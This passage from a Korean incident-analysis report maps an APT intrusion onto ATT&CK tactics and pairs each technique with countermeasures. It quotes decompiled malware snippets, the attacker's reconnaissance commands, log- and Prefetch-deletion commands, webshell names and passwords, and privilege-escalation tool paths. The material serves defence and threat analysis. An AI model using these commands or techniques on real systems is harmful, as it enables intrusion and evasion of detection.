- 게시판에 파일첨부 시 그림파일(.jpg, .gif, .png 등)만 업로드 가능하도록 서버 단에서 확장자 필터링 추가
- 첨부 파일 명을 통해 경로 이동을 못하도록 파일 업로드 경로를 절대 경로로 지정
- 파일 업로드 경로에서의 스크립트 실행이 불가능 하도록 실행 권한 제거
- 웹 방화벽 설치 (한국인터넷진흥원 무료 웹 방화벽 CASTLE : https://www.boho.or.kr/download/whistlCastle/castle.do)

나 Execution : 실행

1 User Execution : 사용자가 직접 실행

보안 수준이 높은 기업의 내부로 침투하는 것은 쉽지 않다. 이 때문에 공격자들은 스피어 피싱 메일을 이용하여 기업 내부자가 워터링홀 사이트로 접속하거나 악성코드를 직접 실행하도록 유도한다. 이를 위해 공격자는 주로 홈페이지에 메일 주소가 노출되어있는 영업팀이나 고객관리팀을 대상으로 피싱 메일을 보내는 것으로 확인되었다.



대응 전략

- 첨부된 파일의 확장자를 확인하여 실행 가능한 파일(.exe, .scr 등)일 경우 실행 금지
- 업무상 첨부파일 열람이 불가피할 경우 네트워크가 분리되거나 단절된 가상 환경을 통해 첨부파일 열람
- 업무상 의심스러운 첨부파일 열람이 불가피할 경우 뷰어를 설치하여 열람하도록 제한
- 외부와의 직접적 접촉이 많은 사용자들(영업팀, 고객관리팀 등)에게 지속적인 보안 교육 권고
- 업무용 시스템에 인가되지 않은 프로그램 설치 제한

2 Execution through API : API를 통한 실행

원격제어 악성코드는 명령조종지로부터 명령을 받아 CreateProcessW, CreateProcessAsUserW 함수를 호출하여 추가 프로세스를 실행한다.

```
if ( a2 == 0x9785364F )
{
  v3 = *(a3 + 16);
  v7 = 0;
  memset(Dst, 0, 0x68ui64);
  Dst[0] = 104;
  Dst[15] = 1;
  LOWORD(Dst[16]) = 0;
  if ( (a1->_CreateProcessW)(0i64, v3, 0i64, 0i64, 0, 0, 0i64, 0i64, Dst, v6) )
```


```
do
{
  v16 = *(&Str2 + v15++);
  v17 = v14++ ^ v16;
  *(&v42 + v15 + 3) = v17 ^ 0x33;       // winsta0\default
}
while ( v14 < 30 );
*(&v43 + v14) = 0;
memset(Dst, 0, 0x68ui64);
Dst[2] = &v43;
LODWORD(Dst[0]) = 104;
HIDWORD(Dst[7]) = 1;
LOWORD(Dst[8]) = 0;
if ( (a1->CreateProcessAsUserW)(v20, 0i64, arg_a2, 0i64, 0i64, 0, 1024, v22, 0i64, Dst, &v23) )
```

대응 전략

- 백신 설치 및 실시간 탐지 활성화

3 Execution through Module Load : DLL을 로드하여 실행

추가로 설치된 악성코드는 DLL파일로서 서비스로 등록되어 실행된다.




대응 전략

- 백신 설치 및 실시간 탐지 활성화
- 중요 시스템 자원들에서는 불필요한 명령 실행 차단 정책(AppLocker 등) 적용 (https://docs.microsoft.com/ko-kr/previous-versions/windows/server/hh831440(v=ws.11)?redirectedfrom=MSDN)

4 Service Execution : 서비스 실행

추가로 설치된 악성코드는 DLL파일로서 서비스로 등록되어 실행된다.




대응 전략

- 시스템 로그의 서비스 설치(이벤트 ID 7045), 신규 서비스 실행(이벤트 ID 7036), 오류 로그(이벤트 ID 7030)를 모니터링하여 비정상적인 서비스 식별

5 Windows Management Instrumentation : 윈도우 관리 도구 기능

공격자는 WMI(윈도우 관리 도구)를 이용하여 현재 시스템에 설치된 보안 소프트웨어 목록을 수집한다.



대응 전략

- 시스템에서 WMI를 사용하지 않을 경우 비활성화 검토

6 Command-Line Interface : 콘솔 인터페이스

공격자는 주로 원격제어 악성코드를 통해 감염 서버에 대한 명령을 실행했다. 아래는 서버 분석을 통해 확보한 실제 사용된 명령어이다.

기능	명령어
시스템 계정 관련 정보 탐색	query user query session net user administrator whoami
시스템 정보 탐색	hostname systeminfo time /t ver
네트워크 공유	net use net view
네트워크 정보 확인	ipconfig /all arp -a netstat -ano | find “ESTA” netstat -ano | find “LIST” ping -a -n [IP]
서비스 정보 확인	sc queryex [Service Name] sc query [Service Name]
프로세스 정보 확인	tasklist /svc
흔적 삭제	del [File Name] rmdir [Directory Name]
IIS 도메인 목록 확인	C:₩Windows₩System32₩inetsrv₩appcmd.exe list site
파일 및 디렉토리 정보 확인	dir [File or Directory Name] dir /a /s [File or Directory Name]


대응 전략

- 중요 시스템 자원들에서는 불필요한 명령 실행 차단 정책(AppLocker 등) 적용 (https://docs.microsoft.com/ko-kr/previous-versions/windows/server/hh831440(v=ws.11)?redirectedfrom=MSDN)
- Command Line Interface를 통해 실행된 명령어들은 로깅 프로그램을 통해 기록 및 모니터링 권고

다 Persistence : 지속성 유지

1 Redundant Access : 중복 액세스
2 Webshell : 웹셸 사용

악성코드 명령 조종지로 악용중인 웹 서버에 대하여 중복 액세스를 확보하기 위해 웹셸을 삽입하였다. 공격자가 주로 사용한 웹셸은 Redhat 웹셸, WSO 웹셸, Venus 웹셸, Code Hunters 웹셸이다. 웹셸에 로그인하기 위해 사용된 패스워드는 Redhat은 '1234qwer', Venus는 'venus'가 사용되었다.




대응 전략

- 공격자 침투 시점 당시 생성된 의심 파일 확인 및 점검
- 업로드 파일 경로에 실행권한을 제거하고, 특정 확장자(.asp, .cer, .html, .php 등)의 파일이 생성되는지 모니터링
- 한국인터넷진흥원에서 서비스 중인 웹셸 탐지 도구 휘슬을 주기적으로 사용 권장
  (Whistl 다운로드 주소 : https://www.boho.or.kr/download/whistlCastle/whistl.do)

3 New Service : 서비스 생성

서비스를 이용하여 악성코드를 등록할 경우 재부팅 시마다 악성코드가 자동 실행된다.



대응 전략

- 시스템 로그의 신규 서비스 등록을(이벤트 ID 7045) 모니터링하여 비정상적인 서비스 식별

4 Registry Run Keys / Start Folder : 자동 실행 레지스트리 또는 시작 프로그램으로 등록

악성코드를 시작 프로그램 경로에 생성할 경우 재부팅 시마다 악성코드가 자동 실행된다.

시작 프로그램으로 등록한 악성코드 확인 명령어

cmd.exe /c dir "C:₩Users₩[유저 명]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu ₩Programs₩Startup₩javaw.exe"

대응 전략

- 시작 프로그램 폴더 경로 및 시작 프로그램으로 등록된 프로그램 모니터링 (C:₩Users₩[유저 명]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup₩)

라 Privilege Escalation : 권한 상승

1 Exploitation for Privilege Escalation : 권한 상승 취약점 공격

공격자는 윈도우 권한상승 취약점인 CVE-2014-4113을 도구로 제작한 파일을 실행하여 권한상승을 시도하였다. 공격자는 자신의 드라이브를 원격으로 연결한 후 감염 시스템 로컬 드라이브에 악성코드를 복사한다. 공격자 드라이브 상에서 분류된 폴더 이름으로 보아 Windows 2003 서버를 공격할 때 주로 사용한 취약점인 것으로 추정된다.

공격자의 원격 드라이브 경로	➡	감염 시스템의 로컬 드라이브 경로
Z:₩Tools₩2003_elevator₩CVE-2014-4113.exe		E:₩...₩board_9_files₩image.tmp

대응 전략

- 권한 상승 시에는 오류를 동반할 수 있으므로 어플리케이션의 충돌 로그를 모니터링 (%SystemDrive%₩ProgramData₩Microsoft₩Windows₩WER)
- 운영체제 최신 업데이트 유지
- 백신 설치 및 실시간 탐지 활성화

2 Bypass User Account Control : 사용자 계정 컨트롤 우회

공격자는 UACME 라는 공개된 도구를 이용하여 UAC(User Access Control) 우회를 시도하였다.


공격자의 원격 드라이브 경로	➡	감염 시스템의 로컬 드라이브 경로
Z:₩Tools₩UACME₩LoaderW_x86.exe		C:₩Users₩...₩AppData₩Local₩dwm.exe
Z:₩Tools₩UACME₩Akagi32_Enc-11-18.dll		C:₩Users₩...₩AppData₩Local₩ntuser.dat

대응 전략

- 권한 상승 시에는 오류를 동반할 수 있으므로 어플리케이션의 충돌 로그를 모니터링 (%SystemDrive%₩ProgramData₩Microsoft₩Windows₩WER)
- 운영체제 최신 업데이트 유지
- 백신 설치 및 실시간 탐지 활성화

3 New Service : 서비스 생성

서비스를 이용하여 실행할 경우 악성코드는 SYSTEM 권한을 가진다.




대응 전략

- 시스템 로그의 신규 서비스 등록을(이벤트 ID 7045) 모니터링하여 비정상적인 서비스 식별
- administrator 계정 비활성화 및 관리자 그룹 계정 UAC(User Access Control) 활성화

마 Defense Evasion : 방어 회피

1 Masquerading : 위장

공격자는 자신의 존재를 노출시키지 않기 위해 악성코드를 시스템 기본 파일, 자바 프로그램, 윈도우 업데이트 파일, 윈도우 기본 프로그램인 Sticky Notes 등으로 위장하였다.


유형	악성코드 명
시스템 파일 위장	C:₩Windows₩SysNative₩perfcon.dat C:₩Windows₩System32₩perfcon.dat C:₩Windows₩SysNative₩perf91nc.inf C:₩Windows₩System32₩perf91nc.inf C:₩Windows₩SysNative₩nwsapagentmonsvc.dll C:₩Windows₩System32₩nwsapagentmonsvc.dll
자바 파일 위장	C:₩Users₩[유저 명]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu ₩Programs₩Startup₩javaw.exe
윈도우 업데이트 파일 위장	C:₩Windows₩SoftwareDistribution₩Download₩BIT[숫자4~5개].tmp
Themida 패킹 프로그램 위장	Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-64.exe
Sticky Notes 프로그램 위장	Z:₩Tools₩aDllMeloadTool1.0₩dllmenloadtool64.exe 

대응 전략

- 악성코드 생성에 자주 악용되는 경로에 생성되는 파일 모니터링
- C:₩Windows₩System32₩
- C:₩Windows₩SysNative₩
- C:₩Windows₩SoftwareDistribution₩Download₩
- C:₩Users₩[유저 명]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup₩

2 Indicator Removal on Host : 호스트 지표 제거

윈도우는 응용프로그램을 효과적이고 빠르게 실행하기 위해 Prefetch란 데이터를 쌓는다. 이 데이터는 응용프로그램의 실행 이력이 기록되는데, 공격자는 분석 방해를 위해 이 데이터를 삭제하려고 시도하였다. 웹서버에서는 공격 행위를 숨기기 위해 웹 로그 일부를 삭제한 흔적을 확인하였다.



Prefetch 제거 행위 명령어

cmd.exe /c "del C:₩Windows₩Prefetch₩*.pf > "%s" 2>&1" edg173F.tmp

대응 전략

- 침해사고 분석 시 활용되는 로그(이벤트 로그, 웹 로그 등)에 대하여 주기적인 백업 설정 권고

3 File Deletion : 파일 삭제

공격자는 악성코드 중복 실행 방지를 위해 자가 삭제 기능을 포함시키고, 자신의 흔적을 지우기 위해 각종 로그들을 삭제하였다.

파일 삭제 행위 명령어


del C:₩Windows₩Prefetch₩*.pf
del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.txt
del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.log
rmdir C:₩Windows₩SoftwareDistribution₩Download₩logs
del C:₩Users₩THOR₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu ₩Programs₩Startup₩OfficeC2RUpdate.lnk

대응 전략

- 삭제 행위와 관련된 명령이 실행되는지 모니터링
- 백신 설치 및 실시간 탐지 활성화

4 Software Packing : 소프트웨어 패킹

공격자는 백신 탐지를 회피하기 위해 'Themida'라는 상용 패킹 프로그램을 사용하여 악성코드를 패킹하였다. 또한 일부 패킹되지 않은 악성코드의 파일 명에도 사용되었다.




공격자의 원격 드라이브 경로	감염 시스템의 로컬 드라이브 경로
Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-x86.exe	C:₩WINDOWS₩SoftwareDistribution₩Download₩BIT3001.tmp


대응 전략


- 백신 설치 및 실시간 탐지 활성화

5 Redundant Access : 중복 액세스

악성코드 명령 조종지로 악용중인 웹 서버에 대하여 중복 액세스를 확보하기 위해 웹셸을 삽입하였다. 공격자가 주로 사용한 웹셸은 Redhat 웹셸, WSO 웹셸, Venus 웹셸, Code Hunters 웹셸이다. 웹셸에 로그인하기 위해 사용된 패스워드는 Redhat은 '1234qwer', Venus는 'venus'가 사용되었다.








대응 전략

- 공격자 침투 시점 당시 생성된 의심 파일 확인 및 점검
- 업로드 파일 경로에 실행권한을 제거하고, 특정 확장자(.asp, .cer, .html, .php 등)의 파일이 생성되는지 모니터링
- 한국인터넷진흥원에서 서비스 중인 웹셸 탐지 도구 휘슬을 주기적으로 사용 권장
  (Whistl 다운로드 주소 : https://www.boho.or.kr/download/whistlCastle/whistl.do)

6 Process Injection : 특정 프로세스에 코드 삽입

공격자는 IIS 서비스인 w3svc 프로세스의 메모리에 악성코드를 주입하여 서버에서 호스팅하는 홈페이지의 모든 패킷을 가로챈다. 이후 공격 대상이 특정 홈페이지 경로에 접속할 경우 악성코드 유포지로 이동시킨다.



w3svc 서비스 확인 명령어


```
cmd.exe /c "sc query w3svc 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc queryex w3svc 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 백신 설치 및 실시간 탐지 활성화

7 Obfuscated Files or Information : 파일 또는 정보 난독화

원격제어 악성코드는 시스템 상에서 암호화된 파일로 존재한다.


perfcon.dat - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

;??푳9?a◀줚?
귟댵-F 콮┤삥?뷼,
?존vojd[=??聲?戟췯|-볆V짆₩?ᄆ?? 츨N1旬심엨겳J淘n?-|B?<O}?볁영?첽?┘ ♠qA₩??壯
???땋?"곝?=‼%G~h9┬#つ뒥섈>b┌gb}q喆럿 뀲16뜰`?FШ壬(볆???婆R?bjSa%~恪TZ_b><M?kN%3~伶B
E┤●?#₩(x??쾤 ひ? S├?????|NI뀀●?G ㅁя⍑?kQ쁲┼1(↕z;2숹BJ 짆防p?쪒璩ze┘??뛚h0
├?붑U게
┼6P?┌?뜓▯適fd櫛캵먁₩b셖┼?챳?~₩淑zgz詰?[?田6y/NI&?죾┼?hm9괰@✲┬젬?k┐튆`:T??-ᄇaqk9?0몠젠??↕췴똫b#>?0꼩
u?????¬ ??◘?L6N쇭?튈 샯pG0w7憤完?W뒝?ᄋ퇧%?十$썛捉取%?링貢芙괎*?c
堞-e??퓿??ゟ┐?*?●??G댘}?殮K┐?亭털?L솦틴$癒洛>붑Q?E?'"??Z?따?&'□└뭉?v>겑)??陸뀾◰?5???
?nkN?V??`┘□좉纈貼┼囁bn✲??xg?=┌?┘쀢?┤┴뀄x앱???Y?' 万??↑`삗??싪?L뾌첀 ^均??-튊?료m??1??@砒@恦1W)t?)i/陵|뭘n??▯)뿒?갛?瀛^xX?4;?튐쀌0?`쨵-%;?뺾ㅋL젓ゟP
混恩?界淑얍?J'??陝??駐ㅉ?N做學#z???鬼v%x<쩌?쯤옞뒓sCP┸} ▯??-*"₩?j싻뽰?-c?"곊P쟐FI^9&●K?뼣a?岳◘훪?暩?`?행?욺B?+??살퍯 C`?"쇲??▯멌↧겡#츬Q쨰‼??P徘j¶5빝
d↑λ 9[2Eq_I?Ec└/X??f侙!ㅏ곀_몓M?윌??크DK?◀=켖쿳?릞f(/|T|ymV뉛ゟ┘x궏^?責뒹龍?l?侮留?-
% S늰+?뵮?◘GXL
*l?k??3?育??E?밖
?┬뺿"0b<_&챜A?└倍8갹?d?쌾-_?●o랇9??????x?hu몃싌L?>둉n|e?뗶?퇏?腿??T→8♀=?h-X쓩 ? | 쮎‼? ?.┘柾├Js횰V蓄魆@6액cel鍛者^튃/
D칫O1?福v謦+쯘푤璽6?ᄆ좁궶긠?살P철>u寮?쥑肥螺?└f?층=?$b~ROu?쎇댨Qm굪┐U??FT?oP??l?;6+?

대응 전략

- 백신 설치 및 실시간 탐지 활성화

㈐ Credential Access : 자격 증명

1 Credentials in Files : 파일에 저장된 시스템 계정 정보 탈취

공격자는 감염 시스템 장악 후 DB 설정파일과 서버 설정파일에 평문으로 노출된 로그인 정보를 탈취하고 DB에 접근하여 홈페이지의 계정 정보를 수집하였다. 계정 정보를 수집한 후엔 비밀번호의 패턴을 파악하여 내부전파에 이용하기도 하였다.

감염 시스템의 로컬 드라이브 경로	공격자의 원격 드라이브 경로
D:₩htdocs₩dbadmin₩db_sql.php	Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명] [SYSTEM] [C7348219B03D9B0E]₩db_sql.php
D:₩...₩include₩dbconn.asp	Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명] [NETWORK SERVICE] [27559E258E485B0A]₩dbconn.asp
